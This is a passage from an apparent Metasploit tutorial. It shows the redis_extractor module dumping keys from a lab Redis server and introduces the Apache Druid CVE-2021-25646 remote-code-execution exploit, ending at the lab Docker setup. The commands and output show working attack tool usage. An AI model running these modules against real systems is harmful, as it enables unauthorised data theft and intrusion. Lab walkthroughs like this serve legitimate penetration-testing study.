


```
msf6 > search redis_extractor

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check
  Description
   -  ----                               ---------------  ----    -----
  -----------
   0  auxiliary/gather/redis_extractor                    normal  Yes
  Redis Extractor
```



```
msf6 > use 0
msf6 auxiliary(gather/redis_extractor) > show options

Module options (auxiliary/gather/redis_extractor):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   LIMIT_COUNT                   no        Stop after retrieving thi
                                           s many entries, per datab
                                           ase
   PASSWORD     foobared         no        Redis password for authen
                                           tication test
   RHOSTS                        yes       The target host(s), range
                                            CIDR identifier, or host
                                           s file with syntax 'file:
                                           <path>'
   RPORT        6379             yes       The target port (TCP)
   THREADS      1                yes       The number of concurrent
                                           threads (max one per host
                                           )

msf6 auxiliary(gather/redis_extractor) > 
```

Set the target IP and execute the module.




```
msf6 auxiliary(gather/redis_extractor) > run

[+] 172.17.0.2:6379       - Connected to Redis version 6.2.4
[*] 172.17.0.2:6379       - Extracting about 1 keys from database 0

Data from 172.17.0.2:6379       database 0
==========================================


 Key   Value
 ---   -----
 key1  value1

[+] 172.17.0.2:6379       - Redis data stored at /home/kali/.msf4/loot
/20210704100757_default_172.17.0.2_redis.dump_db0_405329.txt
[*] 172.17.0.2:6379       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/redis_extractor) > 
```

The key we created and its data should be successfully extracted and saved to a file as shown in the above image.

Apache Druid CVE-2021-25646 RCE Module


TARGET: Apache Druid < 0.20.1 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

Apache Druid is an open-source database written in Java. Many companies including Alibaba, Cisco, Netflix etc use this database. Apache Druid has a feature through which user supplied java Script code can be executed. However, this feature is disabled by default. In the above-mentioned versions of the software, attacker with credentials can send a specially crafted request that not only enables the javaScript execution feature but also executes the supplied JavaScript code all at once.
This results in remote code execution on the target system with the privileges of apache druid server. We have tested this module on the latest Docker container of apache druid. Let's see how this exploit module works. First, we need to setup the docker instance of apache druid as shown below.




```
kali@edison:~$ docker pull fokkodriesprong/docker-druid
Using default tag: latest
latest: Pulling from fokkodriesprong/docker-druid
092586df9206: Downloading  5.498MB/45.38MB
ef599477fae0: Downloading  5.842MB/10.79MB
4530c6472b5d: Pull complete
d34d61487075: Pull complete
272f46008219: Pull complete
12ff6ccfe7a6: Pull complete
f26b99e1adb1: Pull complete
2b1106e6e13f: Pull complete
99d2a74195e2: Pull complete
0b611bf60b52: Pull complete
f0f7c5d3dd07: Pull complete
Digest: sha256:9bf0769ba664dbfcaa2ed17989e19f6a0e808f0a265e2e1ce3f107b
8bf4b2f38
Status: Downloaded newer image for fokkodriesprong/docker-druid:latest
docker.io/fokkodriesprong/docker-druid:latest
kali@edison:~$
```

The target is ready. Next, load the module.

